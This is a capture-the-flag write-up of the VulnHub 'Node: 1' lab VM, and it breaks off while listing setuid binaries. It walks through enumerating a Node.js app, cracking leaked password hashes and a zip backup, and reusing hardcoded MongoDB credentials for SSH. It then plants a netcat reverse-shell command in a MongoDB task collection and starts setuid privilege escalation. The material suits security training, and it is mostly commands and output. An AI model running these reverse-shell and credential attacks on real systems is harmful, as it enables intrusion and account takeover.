

# [VulnHub] Node: 1

**Date:** 28/Oct/2019

**Categories:** [oscp](#), [vulnhub](#), [linux](#)

**Tags:** [exploit\\_nodejs](#), [exploit\\_credsreuse](#), [exploit\\_mongodb](#), [privesc\\_setuid](#)

## Overview

This is a writeup for VulnHub VM [Node: 1](#). Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:




Figure 1: writeup.overview.killchain

## Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Tue Oct 22 14:20:26 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.node1/results/192.168.92.189/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/vulnhub.node1/results/192.168.92.189/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.189
2 Nmap scan report for 192.168.92.189
3 Host is up, received arp-response (0.00084s latency).
4 Scanned at 2019-10-22 14:20:28 PDT for 21s
5 Not shown: 998 filtered ports
6 Reason: 998 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
  ↳ 2.0)
9 | ssh-hostkey:
10 |   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
11 | ssh-rsa
  ↳ AAAAB3NzaC1yc2EAAAADAQABAAQAwesV+Yg8+5097ZnNFclKSnRTeyVnj6XokDNKjhb3+8R2I+r78qJmEgVr/
  ↳ SLJ44XjDzzlOmOVGUqTmMP2KxANfISZWjv79Ljho3801fY4nbA43492r+6/VXeeroqhTM4KhSPod5Ix1lSU6ZSsqAV+
  ↳ 00ccf6FBxgEtiWnE+ThrRiEjLYnZyyWUgi4pE/WPvaJDWtyfVQIrZohayy+pd7AzkLTrsvWzJVA8Vvf+
  ↳ YsaOE1Hfp3lRnw28WacWSaOyV0bsPdTgiiOwmoN8f9aKe5q7Pg4ZikxxNlqNG1EnuBThgMQbrx72kMHfRYvdwAqxOPbRjV96B2SWNW
12 |   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
13 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKQ4w0iqXrfzOH+
  ↳ KQEu5D6zKCfc6IOH2GRBKKkK0nP/OCrH2I4stmM1C2sGvPLSurZtohhC+l00SjKaZTxPu4sU=
14 |   256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
15 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB5cgCL/RuiM/AqW0qKOIL1uuLLjN9E5vDSBVDqIYU6y
16 3000/tcp  open  http      syn-ack ttl 64 Node.js Express framework
17 |_hadoop-datanode-info:
18 |_  Logs: /login
19 |_hadoop-tasktracker-info:
20 |_  Logs: /login
21 |_http-favicon: Unknown favicon MD5: 30F2CC86275A96B522F9818576EC65CF
22 |_http-methods:
23 |_  Supported Methods: GET HEAD POST OPTIONS
24 |_http-title: MyPlace
25 MAC Address: 00:0C:29:FE:C0:B6 (VMware)
26 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
27
28 Read data files from: /usr/bin/./share/nmap
29 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
30 # Nmap done at Tue Oct 22 14:20:49 2019 -- 1 IP address (1 host up) scanned in 23.99 seconds
```

2. We explore the 3000/tcp service and find a Node.js webapp. Upon exploring the source we come across few REST API calls of which the `http://192.168.92.189:3000/api/users/` call is very important as it lists registered usernames and password hashes. We use online tools to detect hash type as SHA256 and find plaintext strings for three users:

```
1 username: myP14ceAdminAcc0uNT
2 hash: dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af
3 plaintext: manchester
4
5 username: tom
6 hash: f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240
7 plaintext: spongebob
8
```

```
9  username: mark
10 hash: de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73
11 plaintext: snowflake
```

```
New Tab × http://192.168.92.189:3000/ × http://192.168.92.189:3000/a ×
view-source:http://192.168.92.189:3000/
links
40     </div>
41
42     <!-- Collect the nav links, forms, and other content for toggling -->
43     <div class="collapse navbar-collapse" id="bs-example-navbar-collapse-1">
44         <ul class="nav navbar-nav navbar-right">
45             <li class="hidden">
46                 <a href="/"></a>
47             </li>
48             <li class="page-scroll">
49                 <a href="/login">Login</a>
50             </li>
51         </ul>
52     </div>
53     <!-- /.navbar-collapse -->
54 </div>
55 <!-- /.container-fluid -->
56 </nav>
57
58 <!-- Header -->
59 <header>
60     <div class="container">
61         <div class="row">
62             <div class="col-lg-12">
63                 
64                 <div class="intro-text">
65                     <span class="name">Welcome to MyPlace</span>
66                 </div>
67             </div>
68         </div>
69     </div>
70 </header>
71
72     <!--[if lt IE 8]>
73         <p class="browserupgrade">You are using an <strong>outdated</strong> browser.
74     <![endif]>
75
76     <div data-ng-view=""></div>
77
78 </body>
79
80 <script type="text/javascript" src="vendor/jquery/jquery.min.js"></script>
81 <script type="text/javascript" src="vendor/bootstrap/js/bootstrap.min.js"></script>
82 <script type="text/javascript" src="vendor/angular/angular.min.js"></script>
83 <script type="text/javascript" src="vendor/angular/angular-route.min.js"></script>
84 <script type="text/javascript" src="assets/js/app/app.js"></script>
85 <script type="text/javascript" src="assets/js/app/controllers/home.js"></script>
86 <script type="text/javascript" src="assets/js/app/controllers/login.js"></script>
87 <script type="text/javascript" src="assets/js/app/controllers/admin.js"></script>
88 <script type="text/javascript" src="assets/js/app/controllers/profile.js"></script>
89 <script type="text/javascript" src="assets/js/misc/freelancer.min.js"></script>
90 </html>
91
```

Figure 2: writeup.enumeration.steps.2.1




Figure 3: writeup.enumeration.steps.2.2




Figure 4: writeup.enumeration.steps.2.3

## Findings

### Open Ports

1	22/tcp		ssh		OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
2	3000/tcp		http		Node.js Express framework

### Files

```
1 http://192.168.92.189:3000/assets/js/app/controllers/home.js
2 http://192.168.92.189:3000/api/users/latest
3 http://192.168.92.189:3000/api/users/
```

## Users

```
1 ssh: mark
2 webapp: tom, mark, rastating
```

## Phase #2: Exploitation

1. We authenticate as user `myP14ceAdminAcc0uNT` as from the username it seems to be an administrative account. Upon successful login, we get a page to download backup. We proceed and get a plaintext file named `myplace.backup`. This file has text that looks to be Base64 encoded. Once decoded, we get a zip archive which is password encrypted. We bruteforce the password for the archive and successfully extract its contents:

```
1 file myplace.backup
2 b64d $(cat myplace.backup) >unknown
3 frackzip -uDP /usr/share/wordlists/rockyou.txt unknown
4 unzip -o -P "magicword" unknown
```




Figure 5: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # b64d $(cat myplace.backup )
PK
{o#Kvar/www/myplace/UT  Yx]ux
PKE"KL}74S!var/www/myplace/package-lock.jsonUT
```

Figure 6: writeup.exploitation.steps.1.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # b64d $(cat myplace.backup) >unknown
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # file unknown
unknown: Zip archive data, at least v1.0 to extract
root@kali: ~/toolbox/data/writeups/vulnhub.node1 #
```

Figure 7: writeup.exploitation.steps.1.3



```

root@kali: ~/toolbox/data/writeups/vulnhub.node1 # fcrackzip -uDp /usr/share/wordlists/rockyou.txt unknown

PASSWORD FOUND!!!!: pw == magicword
root@kali: ~/toolbox/data/writeups/vulnhub.node1 #
root@kali: ~/toolbox/data/writeups/vulnhub.node1 #
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # unzip -o -P "magicword" unknown
Archive:  unknown
  creating: var/www/myplace/

```


Figure 8: writeup.exploitation.steps.1.4

2. Within the extracted the zip archive we get a backup of the `/var` directory on the target system. This directory has source for the Node.js web application running on `3000/tcp`. Within the source, we find hardcoded MongoDB credentials for user `mark`. We try those credentials to login via SSH and get local access:

```

1 head var/www/myplace/app.js
2   mark:5AYRft73VtFpc84k
3 ssh mark@192.168.92.189

```



```

~/toolbox/data/writeups/vulnhub.node1/var/www/myplace/app.js - Sublime Text
File Edit Selection Find View Goto Tools Project Preferences Help
app.js x
1
2 const express = require('express');
3 const session = require('express-session');
4 const bodyParser = require('body-parser');
5 const crypto = require('crypto');
6 const MongoClient = require('mongodb').MongoClient;
7 const ObjectID = require('mongodb').ObjectID;
8 const path = require("path");
9 const spawn = require('child_process').spawn;
10 const app = express();
11 const url = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
12 const backup_key = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';


```

Figure 9: writeup.exploitation.steps.2.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # ssh mark@192.168.92.189
mark@192.168.92.189's password:
```

The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/\*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.



The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/\*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.

Last login: Tue Oct 22 22:53:34 2019 from 192.168.92.179

```
mark@node:~$ id
```

```
uid=1001(mark) gid=1001(mark) groups=1001(mark)
```

```
mark@node:~$
```

```
mark@node:~$ uname -a
```

```
Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

```
mark@node:~$
```

```
mark@node:~$ ifconfig
```

```
ens33      Link encap:Ethernet  HWaddr 00:0c:29:fe:c0:b6
            inet addr:192.168.92.189  Bcast:192.168.92.255  Mask:255.255.255.0
```

Figure 10: writeup.exploitation.steps.2.2

3. We find that there is a `user.txt` file within `/home/tom/` directory and as user `mark` we don't have access to that file. We need to switch to user `tom` to proceed further:

```
1 ls /home/*
2 cat /home/tom/user.txt
```

```
mark@node:~$ ls /home/*
/home/frank:

/home/mark:

/home/tom:
user.txt
mark@node:~$
```

Figure 11: writeup.exploitation.steps.3.1

```
mark@node:~$ cat /home/tom/user.txt
cat: /home/tom/user.txt: Permission denied
mark@node:~$
```

Figure 12: writeup.exploitation.steps.3.2

4. We find that we can run arbitrary commands from within the MongoDB instance using its `scheduler` record for which we already found credentials via `app.js` file from the backup archive. Since the MongoDB instance is running as user `tom`, we spawn a Bash reverse shell to switch users:

```
1 nc -nlvp 443
2 mongo -p -u mark scheduler
3   db.tasks.insert({"cmd": "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.92.179
  ↪ 443 >/tmp/f"})
4   bye
5   cat /home/tom/user.txt
```

```
mark@node:~$ mongo -p -u mark scheduler
MongoDB shell version: 3.2.16
Enter password:
connecting to: scheduler
>
```

Figure 13: writeup.exploitation.steps.4.1

```
> db.tasks.insert({"cmd": "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.92.179 443 >/tmp/f"})
WriteResult({"nInserted" : 1 })
> db.tasks.find({})
{ "_id" : ObjectId("5daf8e174d5faaba2b7b61af"), "cmd" : "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.92.179 443 >/tmp/f" }
>
```

Figure 14: writeup.exploitation.steps.4.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.189] 50718
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare),1002(admin)
$
$ uname -a
Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
$
$ ifconfig
ens33  Link encap:Ethernet  HWaddr 00:0c:29:fe:c0:b6
       inet addr:192.168.92.189 Bcast:192.168.92.255 Mask:255.255.255.0
       inet6 addr: fe80::20c:29ff:fefe:c0b6/64 Scope:Link
       UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
       RX packets:173697 errors:0 dropped:0 overruns:0 frame:0
       TX packets:42882 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1000
       RX bytes:20508626 (20.5 MB)  TX bytes:56931523 (56.9 MB)
```

Figure 15: writeup.exploitation.steps.4.3

```

$ pwd
/
$
$ cd ~
$ pwd
/home/tom
$
$
$ ls -la
total 40
drwxr-xr-x 6 root root 4096 Sep  3  2017 .
drwxr-xr-x 5 root root 4096 Aug 31  2017 ..
-rw-r--r-- 1 root root  220 Aug 29  2017 .bash_logout
-rw-r--r-- 1 root root 3771 Aug 29  2017 .bashrc
drwx----- 2 root root 4096 Aug 29  2017 .cache
drwxr-xr-x 3 root root 4096 Aug 30  2017 .config
-rw-r----- 1 root root    0 Sep  3  2017 .dbshell
-rwxr-xr-x 1 root root    0 Aug 30  2017 .mongorc.js
drwxrwxr-x 2 root root 4096 Aug 29  2017 .nano
drwxr-xr-x 5 root root 4096 Aug 31  2017 .npm
-rw-r--r-- 1 root root  655 Aug 29  2017 .profile
-rw-r----- 1 root tom   33 Sep  3  2017 user.txt
$
$
$ cat user.txt
e1156acc3574e04b06908ecf76be91b1
$

```

Figure 16: writeup.exploitation.steps.4.4

## Phase #2.5: Post Exploitation

```

1 mark@node> id
2 uid=1001(mark) gid=1001(mark) groups=1001(mark)
3 mark@node>
4 mark@node> uname
5 Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64 x86_64 x86_64
   ↪ GNU/Linux
6 mark@node>
7 mark@node> ifconfig
8 ens33 Link encap:Ethernet HWaddr 00:0c:29:fe:c0:b6
9     inet addr:192.168.92.189 Bcast:192.168.92.255 Mask:255.255.255.0
10     inet6 addr: fe80::20c:29ff:fe:c0b6/64 Scope:Link
11     UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
12     RX packets:170069 errors:0 dropped:0 overruns:0 frame:0
13     TX packets:40914 errors:0 dropped:0 overruns:0 carrier:0
14     collisions:0 txqueuelen:1000
15     RX bytes:20195705 (20.1 MB) TX bytes:56570710 (56.5 MB)
16 mark@node>
17 mark@node> users
18 root
19 tom

```



### Phase #3: Privilege Escalation

1. We find an interesting `setuid` file `/usr/local/bin/backup`. This file is also referenced within the `app.js` file and we get a hint at how to execute it. We need a backup key which is also conveniently present in the `app.js` file. Alongwith this, we need to pass a filepath to backup as the third argument. We try to backup the `/root` directory but get a troll face instead. We then symlink the directory and successfully obtain the backup:

```
1 find / -type f -perm -04000 2>/dev/null
2 /usr/local/bin/backup -q '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474'
   ↳ /root
3 /usr/local/bin/backup -q '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474'
   ↳ /tmp/test/
```

```
mark@node:~$ find / -type f -perm -04000 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/local/bin/backup
/usr/bin/chfn
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/passwd
